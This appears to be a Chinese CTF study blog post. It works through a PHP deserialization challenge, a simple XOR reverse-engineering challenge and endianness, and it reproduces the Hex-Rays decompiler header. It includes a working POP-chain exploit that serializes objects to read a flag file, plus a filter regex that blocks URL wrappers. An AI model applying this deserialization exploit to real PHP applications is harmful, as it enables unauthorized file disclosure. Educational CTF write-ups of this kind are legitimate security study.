


继续研究去年百越杯的Babyphp
<?php
error_reporting(1);
class Read {
    private $var;
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }

    public function __invoke(){
        $content = $this->file_get($this->var);
        echo $content;
    }
}

class Show
{
    public $source;
    public $str;
    public function __construct($file='index.php')
    {
        $this->source = $file;
        echo $this->source.'开始解析'."<br>";
    }

    public function __toString()
    {
        $this->str['str']->source;
    }

    public function _show()
    {
        if(preg_match('/http|https|file:|gopher|dict|\.\.|fllllllaaaaaag/i',$this->source)) {
            die('hacker!');
        } else {
            highlight_file($this->source);
        }

    }

    public function __wakeup()
    {
        if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
            echo "hacker~";
            $this->source = "index.php";
        }
    }
}

class Test
{
    public $params;
    public function __construct()
    {
        $this->params = array();
    }

    public function __get($key)
    {
        $func = $this->params;
        return $func();
    }
}

if(isset($_GET['chal']))
{
    //$chal = unserialize('O:4:"Show":2:{s:6:"source";O:4:"Show":2:{s:6:"source";N;s:3:"str";a:1:{s:3:"str";O:4:"Test":1:{s:6:"params";O:4:"Read":1:{s:9:" Read var";s:18:"fllllllaaaaaag.php";}}}}s:3:"str";N;}');
    $chal = unserialize($_GET['chal']);
}
else
{
    $show = new Show('index.php');
    $show->_show();
}
?>
首先就是要了解几个“魔术方法”(昨天其实已经开始复习了一部分)
__wakeup() //使用unserialize时触发
__sleep() //使用serialize时触发
__destruct() //对象被销毁时触发
__call() //在对象上下文中调用不可访问的方法时触发
__callStatic() //在静态上下文中调用不可访问的方法时触发
__get() //用于从不可访问的属性读取数据
__set() //用于将数据写入不可访问的属性
__isset() //在不可访问的属性上调用isset()或empty()触发
__unset() //在不可访问的属性上使用unset()时触发
__toString() //把类当作字符串使用时触发
__invoke() //当脚本尝试将对象调用为函数时触发
根据这位大佬的Writeup( https://www.cnblogs.com/20175211lyz/p/11560311.html?tdsourcetag=s_pctim_aiomsg )了解到这个题目主要还是从出口到入口一步步反推,还要善用魔术方法。其中有几个魔术方法实际用起来形式多变,还是要多写几个实例多练练才可以
Read()->file_get() (出口) →Read()->__invoke() (以函数调用的形式触发)→ Test()->__get()(以访问不可访问属性的形式触发)→Show()->__toString()( 把类当作字符串使用时触发)→Show()->__wakeup()→ Show()->__wakeup() 此处source处再次嵌套一个类,$this->source访问时就会以字符串的形式访问他的子类触发上一级的__toString(),也就是上面的东西→入口
POC
<?php
class Read{
    private $var = "fllllllaaaaaag.php";
}
class Show{
    public $str;
    public $source;
}
class Test{
    public $params;
}
$a = new Read();
$b = new Test();
$b->params = $a;
$c = new Show();
$c->str = array('str'=>$b);
$d = new Show();
$d->source = $c;
echo urlencode(serialize($d));
logmein
IDA反编译,分析变量

这里有几个坑点:tar是long long模式,需要转换成字符串,而且由于小端存储,需要倒过来
大端模式,是指数据的高字节保存在内存的低地址中,而数据的低字节保存在内存的高地址中,这样的存储模式有点儿类似于把数据当作字符串顺序处理:地址由小向大增加,而数据从高位往低位放;这和我们的阅读习惯一致。
小端模式,是指数据的高字节保存在内存的高地址中,而数据的低字节保存在内存的低地址中,这种存储模式将地址的高低和数据位权有效地结合起来,高地址部分权值高,低地址部分权值低。
对于位数大于 8位的处理器,例如16位或者32位的处理器,由于寄存器宽度大于一个字节,那么必然存在着一个如何将多个字节安排的问题。因此就导致了大端存储模式和小端存储模式。例如一个16bit的short型x,在内存中的地址为0x0010,x的值为0x1122,那么0x11为高字节,0x22为低字节。对于 大端模式,就将0x11放在低地址中,即0x0010中,0x22放在高地址中,即0x0011中。小端模式,刚好相反。我们常用的X86结构是小端模式,而KEIL C51则为大端模式。很多的ARM,DSP都为小端模式。有些ARM处理器还可以随时在程序中(在ARM Cortex 系列使用REV、REV16、REVSH指令 )进行大小端的切换。
另外有一个关于数组指针的常识:&tar + i%num7 等价于tar[i%num7] (&tar实际上取的是数组的头指针)
还有一个_BYTE,见文末
代码:
tar = 'harambe'
copied = ":\"AL_RT^L*.?+6/46"
flag = ''
for i in range(len(copied)):
    flag += chr(ord(tar[i%7])^ord(copied[i]))
print (flag)
IDA逆向常用宏定义
/*

   This file contains definitions used by the Hex-Rays decompiler output.
   It has type definitions and convenience macros to make the
   output more readable.

   Copyright (c) 2007-2011 Hex-Rays

*/

#if defined(__GNUC__)
  typedef          long long ll;
  typedef unsigned long long ull;
  #define __int64 long long
  #define __int32 int
  #define __int16 short
  #define __int8  char
  #define MAKELL(num) num ## LL
  #define FMT_64 "ll"
#elif defined(_MSC_VER)
  typedef          __int64 ll;
  typedef unsigned __int64 ull;
  #define MAKELL(num) num ## i64
  #define FMT_64 "I64"
#elif defined (__BORLANDC__)
  typedef          __int64 ll;
  typedef unsigned __int64 ull;
  #define MAKELL(num) num ## i64
  #define FMT_64 "L"
#else
  #error "unknown compiler"
#endif
typedef unsigned int uint;
typedef unsigned char uchar;
typedef unsigned short ushort;
typedef unsigned long ulong;

typedef          char   int8;
typedef   signed char   sint8;
typedef unsigned char   uint8;
typedef          short  int16;
typedef   signed short  sint16;
typedef unsigned short  uint16;
typedef          int    int32;
typedef   signed int    sint32;
typedef unsigned int    uint32;
typedef ll              int64;
typedef ll              sint64;
typedef ull             uint64;

// Partially defined types:
#define _BYTE  uint8
#define _WORD  uint16
#define _DWORD uint32
#define _QWORD uint64
#if !defined(_MSC_VER)
#define _LONGLONG __int128
#endif

#ifndef _WINDOWS_
typedef int8 BYTE;
typedef int16 WORD;
typedef int32 DWORD;
typedef int32 LONG;
#endif
typedef int64 QWORD;
#ifndef __cplusplus
typedef int bool;       // we want to use bool in our C programs
#endif

// Some convenience macros to make partial accesses nicer
// first unsigned macros:
#define LOBYTE(x)   (*((_BYTE*)&(x)))   // low byte
#define LOWORD(x)   (*((_WORD*)&(x)))   // low word
#define LODWORD(x)  (*((_DWORD*)&(x)))  // low dword
#define HIBYTE(x)   (*((_BYTE*)&(x)+1))
#define HIWORD(x)   (*((_WORD*)&(x)+1))
#define HIDWORD(x)  (*((_DWORD*)&(x)+1))
#define BYTEn(x, n)   (*((_BYTE*)&(x)+n))
#define WORDn(x, n)   (*((_WORD*)&(x)+n))
#define BYTE1(x)   BYTEn(x,  1)         // byte 1 (counting from 0)
#define BYTE2(x)   BYTEn(x,  2)
#define BYTE3(x)   BYTEn(x,  3)
#define BYTE4(x)   BYTEn(x,  4)
#define BYTE5(x)   BYTEn(x,  5)
#define BYTE6(x)   BYTEn(x,  6)
#define BYTE7(x)   BYTEn(x,  7)
#define BYTE8(x)   BYTEn(x,  8)
#define BYTE9(x)   BYTEn(x,  9)
#define BYTE10(x)  BYTEn(x, 10)
#define BYTE11(x)  BYTEn(x, 11)
#define BYTE12(x)  BYTEn(x, 12)
#define BYTE13(x)  BYTEn(x, 13)
#define BYTE14(x)  BYTEn(x, 14)
#define BYTE15(x)  BYTEn(x, 15)
#define WORD1(x)   WORDn(x,  1)
#define WORD2(x)   WORDn(x,  2)         // third word of the object, unsigned
#define WORD3(x)   WORDn(x,  3)
#define WORD4(x)   WORDn(x,  4)
#define WORD5(x)   WORDn(x,  5)
#define WORD6(x)   WORDn(x,  6)
#define WORD7(x)   WORDn(x,  7)

// now signed macros (the same but with sign extension)
#define SLOBYTE(x)   (*((int8*)&(x)))
#define SLOWORD(x)   (*((int16*)&(x)))
#define SLODWORD(x)  (*((int32*)&(x)))
#define SHIBYTE(x)   (*((int8*)&(x)+1))
#define SHIWORD(x)   (*((int16*)&(x)+1))
#define SHIDWORD(x)  (*((int32*)&(x)+1))
#define SBYTEn(x, n)   (*((int8*)&(x)+n))
#define SWORDn(x, n)   (*((int16*)&(x)+n))
#define SBYTE1(x)   SBYTEn(x,  1)
#define SBYTE2(x)   SBYTEn(x,  2)
#define SBYTE3(x)   SBYTEn(x,  3)
#define SBYTE4(x)   SBYTEn(x,  4)
#define SBYTE5(x)   SBYTEn(x,  5)
#define SBYTE6(x)   SBYTEn(x,  6)
#define SBYTE7(x)   SBYTEn(x,  7)
#define SBYTE8(x)   SBYTEn(x,  8)
#define SBYTE9(x)   SBYTEn(x,  9)
#define SBYTE10(x)  SBYTEn(x, 10)
#define SBYTE11(x)  SBYTEn(x, 11)
#define SBYTE12(x)  SBYTEn(x, 12)
#define SBYTE13(x)  SBYTEn(x, 13)
#define SBYTE14(x)  SBYTEn(x, 14)
#define SBYTE15(x)  SBYTEn(x, 15)
#define SWORD1(x)   SWORDn(x,  1)
#define SWORD2(x)   SWORDn(x,  2)
#define SWORD3(x)   SWORDn(x,  3)
#define SWORD4(x)   SWORDn(x,  4)
#define SWORD5(x)   SWORDn(x,  5)
#define SWORD6(x)   SWORDn(x,  6)
#define SWORD7(x)   SWORDn(x,  7)


// Helper functions to represent some assembly instructions.

#ifdef __cplusplus

// Fill memory block with an integer value
inline void memset32(void *ptr, uint32 value, int count)
{
  uint32 *p = (uint32 *)ptr;
  for ( int i=0; i < count; i++ )
    *p++ = value;
}

// Generate a reference to pair of operands
template<class T>  int16 __PAIR__( int8  high, T low) { return ((( int16)high) << sizeof(high)*8) | uint8(low); }
template<class T>  int32 __PAIR__( int16 high, T low) { return ((( int32)high) << sizeof(high)*8) | uint16(low); }
template<class T>  int64 __PAIR__( int32 high, T low) { return ((( int64)high) << sizeof(high)*8) | uint32(low); }
template<class T> uint16 __PAIR__(uint8  high, T low) { return (((uint16)high) << sizeof(high)*8) | uint8(low); }
template<class T> uint32 __PAIR__(uint16 high, T low) { return (((uint32)high) << sizeof(high)*8) | uint16(low); }
template<class T> uint64 __PAIR__(uint32 high, T low) { return (((uint64)high) << sizeof(high)*8) | uint32(low); }

// rotate left
template<class T> T __ROL__(T value, uint count)
{
  const uint nbits = sizeof(T) * 8;
  count %= nbits;

  T high = value >> (nbits - count);
  value <<= count;
  value |= high;
  return value;
}

// rotate right
template<class T> T __ROR__(T value, uint count)
{
  const uint nbits = sizeof(T) * 8;
  count %= nbits;

  T low = value << (nbits - count);
  value >>= count;
  value |= low;
  return value;
}

// carry flag of left shift
template<class T> int8 __MKCSHL__(T value, uint count)
{
  const uint nbits = sizeof(T) * 8;
  count %= nbits;

  return (value >> (nbits-count)) & 1;
}

// carry flag of right shift
template<class T> int8 __MKCSHR__(T value, uint count)
{
  return (value >> (count-1)) & 1;
}

// sign flag
template<class T> int8 __SETS__(T x)
{
  if ( sizeof(T) == 1 )
    return int8(x) < 0;
  if ( sizeof(T) == 2 )
    return int16(x) < 0;
  if ( sizeof(T) == 4 )
    return int32(x) < 0;
  return int64(x) < 0;
}

// overflow flag of subtraction (x-y)
template<class T, class U> int8 __OFSUB__(T x, U y)
{
  if ( sizeof(T) < sizeof(U) )
  {
    U x2 = x;
    int8 sx = __SETS__(x2);
    return (sx ^ __SETS__(y)) & (sx ^ __SETS__(x2-y));
  }
  else
  {
    T y2 = y;
    int8 sx = __SETS__(x);
    return (sx ^ __SETS__(y2)) & (sx ^ __SETS__(x-y2));
  }
}

// overflow flag of addition (x+y)
template<class T, class U> int8 __OFADD__(T x, U y)
{
  if ( sizeof(T) < sizeof(U) )
  {
    U x2 = x;
    int8 sx = __SETS__(x2);
    return ((1 ^ sx) ^ __SETS__(y)) & (sx ^ __SETS__(x2+y));
  }
  else
  {
    T y2 = y;
    int8 sx = __SETS__(x);
    return ((1 ^ sx) ^ __SETS__(y2)) & (sx ^ __SETS__(x+y2));
  }
}

// carry flag of subtraction (x-y)
template<class T, class U> int8 __CFSUB__(T x, U y)
{
  int size = sizeof(T) > sizeof(U) ? sizeof(T) : sizeof(U);
  if ( size == 1 )
    return uint8(x) < uint8(y);
  if ( size == 2 )
    return uint16(x) < uint16(y);
  if ( size == 4 )
    return uint32(x) < uint32(y);
  return uint64(x) < uint64(y);
}

// carry flag of addition (x+y)
template<class T, class U> int8 __CFADD__(T x, U y)
{
  int size = sizeof(T) > sizeof(U) ? sizeof(T) : sizeof(U);
  if ( size == 1 )
    return uint8(x) > uint8(x+y);
  if ( size == 2 )
    return uint16(x) > uint16(x+y);
  if ( size == 4 )
    return uint32(x) > uint32(x+y);
  return uint64(x) > uint64(x+y);
}

#else
// The following definition is not quite correct because it always returns
// uint64. The above C++ functions are good, though.
#define __PAIR__(high, low) (((uint64)(high)<<sizeof(high)*8) | low)
// For C, we just provide macros, they are not quite correct.
#define __ROL__(x, y) __rotl__(x, y)      // Rotate left
#define __ROR__(x, y) __rotr__(x, y)      // Rotate right
#define __CFSHL__(x, y) invalid_operation // Generate carry flag for (x<<y)
#define __CFSHR__(x, y) invalid_operation // Generate carry flag for (x>>y)
#define __CFADD__(x, y) invalid_operation // Generate carry flag for (x+y)
#define __CFSUB__(x, y) invalid_operation // Generate carry flag for (x-y)
#define __OFADD__(x, y) invalid_operation // Generate overflow flag for (x+y)
#define __OFSUB__(x, y) invalid_operation // Generate overflow flag for (x-y)
#endif

// No definition for rcl/rcr because the carry flag is unknown
#define __RCL__(x, y)    invalid_operation // Rotate left thru carry
#define __RCR__(x, y)    invalid_operation // Rotate right thru carry
#define __MKCRCL__(x, y) invalid_operation // Generate carry flag for a RCL
#define __MKCRCR__(x, y) invalid_operation // Generate carry flag for a RCR
#define __SETP__(x, y)   invalid_operation // Generate parity flag for (x-y)

// In the decompilation listing there are some objects declarared as _UNKNOWN
// because we could not determine their types. Since the C compiler does not
// accept void item declarations, we replace them by anything of our choice,
// for example a char:

#define _UNKNOWN char

#ifdef _MSC_VER
#define snprintf _snprintf
#define vsnprintf _vsnprintf
#endif
Comments | 2 条评论
好活 :idea:
@、 跳进海里躲雨~~ :razz: hhh分身